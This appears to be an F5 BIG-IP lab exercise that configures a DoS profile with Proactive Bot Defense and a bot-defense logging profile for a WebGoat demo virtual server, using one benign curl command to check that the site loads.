
3.2.3 Exercise 1.3: Proactive Bot Defense

Objective

- Create a DoS profile
- Enable proactive bot defense
- Apply the policy to the appropriate virtual server
- Validate that the policy is working as expected
- Estimated time for completion: **20 minutes**

Create Policy


Important: To clearly demonstrate just the Bot Defense profile, please **disable the Application Security Policy and iRule from the prior lab** from the `webgoat.f5demo.com_https_vs` virtual server!




1. Open the **Terminal** application.
2. Run the following curl command to verify the site is loading without issue from this command line http utility. If the curl command is not successful (you are getting a “request rejected” error page), please let an instructor know.

```
curl https://webgoat.f5demo.com/WebGoat/login -k -v | more
```


Input




Output



1. On the Main tab, click **Security > DoS Protection > DoS Profiles**. The DoS Profiles screen opens.




2. Click on the **Create** button.
3. Name the policy `webgoat_DoS` and click **Finished** to complete the creation of this DoS profile.




Configure Policy


1. **Click** the newly created `webgoat_DoS` profile listed under the **Security > Dos Protection > DoS Profiles** list.
2. The profile's properties menu will be displayed initially. **Click** on the **Application Security** tab at the top of this menu to begin configuring the policy.




3. Under the **Application Security** tab > General Settings click the **Edit** link on the right-hand side of General Settings box and then check the `Enabled` check box for **Application Security** to enable the DoS profile and allow additional settings to be configured.



4. Select **Proactive Bot Defense** under the list of **Application Security** options for this DoS profile.
5. Click the **Edit** link on the right for the **Application Security > Proactive Bot Defense** menu and select **Always** from the drop-down menu for **Operation Mode**.
6. Set the Grace Period to 20 seconds. We will observe this in action shortly.




7. Notice that for **Block requests from suspicious browsers** the **Block Suspicious Browsers** setting is enabled by default.
8. At this point, you may want to take a moment and explore the other defaults that were turned on such as TPS based detection and BOT Signatures. Please don't modify the defaults.
9. Click the **Update** button to complete the Proactive Bot Defense `webgoat_DoS` profile.



Apply Proactive Bot Defense Policy


1. Under **Local Traffic > Virtual Servers**, click on `webgoat.f5demo.com_https_vs`.
2. Click on **Policies** under the **Security** tab at the top of the `webgoat.f5demo.com_https_vs` details menu.
3. In the **DoS Protection Profile** drop down menu, select `Enabled...` and then select the `webgoat_DoS` for the profile.
4. Click on the **Update** button to apply the policy.



Create Bot Defense Logging Profile

1. Open a new tab for the Configuration Utility and navigate to: **Security > Event Logs > Logging Profiles** then **click the plus icon**.
2. Enter a Profile Name `bot-defense`, select the checkbox for `Bot Defense`.
3. Under the **Bot Defense** logging section, select the checkboxes for the following: `Local Publisher`, `Log Illegal Requests`, `Log Bot Signature Matched Requests` and `Log Challenged Requests`.
4. Click **Finished**.

Note: You could have also modified the existing `waf_allrequests` logging profile and added BOT logging definitions.




Apply Bot Defense Logging Profile

